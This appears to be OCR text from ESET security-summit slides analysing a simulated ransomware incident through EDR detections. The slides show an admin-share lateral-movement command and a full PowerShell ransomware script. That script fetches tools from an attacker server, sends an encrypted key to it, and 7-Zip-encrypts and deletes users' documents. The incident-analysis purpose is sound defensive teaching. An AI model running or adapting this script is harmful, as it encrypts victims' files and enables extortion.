


- svchost.exe (1436)
  - cmd.exe (1288)
    - Scheduled script task started [F0442]
    - conhost.exe (8980)
    - powershell.exe (916)
      - Suspicious PowerShell Script - Behavior [D1202]
      - IPv4 in HTTP Request URL
      - Suspected botnet detected
      - Suspected botnet detected
      - Suspected botnet detected
      - File permissions modification attempt via PowerShell [C0202c]
      - Remote system discovery via PowerShell [C1104c]
      - Administrative Shares Potential Lateral Movement


Username	acme\audit



2024, 12:03:57 PM	HttpRequest	http://10.1.206.33:8000/ransom.ps1
2024, 12:03:57 PM	FileTruncated (on open)	%APPDATA%\ransom.ps1



```
net use x: \\DESKTOP-7CV7KK\admin$
cp ransom.ps1 X:\
```




Triggering process	powershell.exe (916)
Command line	-executionpolicy bypass C:\ProgramData\Audit\Get-Baseline.ps1
Path	%SYSTEM%\windowspowershell\v1.0\
Integrity level	High
Event	FileTruncated (on open) %RemoteDrive%\desktop-7cv7kk\admin$\ransom.ps1


eset Digital Security Progress. Protected.

Clusit Associazione Italiana per la Sicurezza Informatica

SECURITY SUMMIT

EDR ANALYSIS – ACTION ON OBJECTIVE





Username acme\audit

powershell.exe (1472)


```
-executionpolicy bypass .\ransom.ps1
```


%SYSTEM%\windowspowershell\v1.0\

```
Invoke-WebRequest https://www.7-zip.org/a/7zr.exe -OutFile c:\users\public\zxcv.exe
Invoke-WebRequest http://10.1.206.33:8000/rsa.exe -OutFile c:\users\public\rsa.exe
$key = [Convert]::ToBase64String((1..32|%{[byte](Get-Random -Max 256)}))
$enc_key = $key | & c:\users\public\rsa.exe
$enc_key = $enc_key | select-string "b'" -context 0,1 | select -last 1
$enc_key = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($enc_key))
Invoke-WebRequest -Uri http://10.1.206.33/$enc_key


$dirs = "C:\Users\"

Get-ChildItem -Path $($dirs) -r | Where-Object { $_.Name -Like "*.doc" -or $_.Name -Like "*.pdf" -or $_.Name -Like "*.aaa"} |
Foreach-Object {
    $name = $_.FullName
    $key | & "c:\users\public\zxcv.exe" a $name".locker" $name -p -sdel
    $path = $_.DirectoryName+"\zxczxc-README.txt"
    echo "Your data is ENCRYPTED!!!
```

Integrity level	High
Event	ExecutableDrop %HOME%\rsa.exe

EDR ANALYSIS – ACTION ON OBJECTIVE





rsa.exe (8088)

Powershell.exe executed unpopular process [A0408]

Unpopular process has started from root of %Home% [Z0404]

rsa.exe (1072)

Unpopular process has started from root of %Home% [Z0404]

Process	rsa.exe (8088)
Command line	None
Path	%HOME%\
Reputation (LiveGrid®)	Suspicious (6)
Popularity (LiveGrid®)	1 - 9 computers (approximation)

zxcv.exe (5976)

Archive Utility (7Zip) encrypting and deleting files [E0612]

Archive Utility (7Zip) encrypting files [E0613]

Unpopular process has started from root of %Home% [Z0404]

Username	acme\audit

Triggering executable	zxcv.exe
SHA-1	0586248C327D21EFB8787E8EA9F553DDC03493EC
Signature type	None
Signer name	Unknown
File description	7-Zip Reduced Standalone Console

zxcv.exe (5976)

```
a C:\Users\Administrator\Desktop\AdminDomcument1.pdf.locker C:\Users\Administrator\Desktop\AdminDomcument1.pdf -p -sdel
```


%HOME%\


High

ProcessCreated %SYSTEM%\windowspowershell\v1.0\powershell.exe

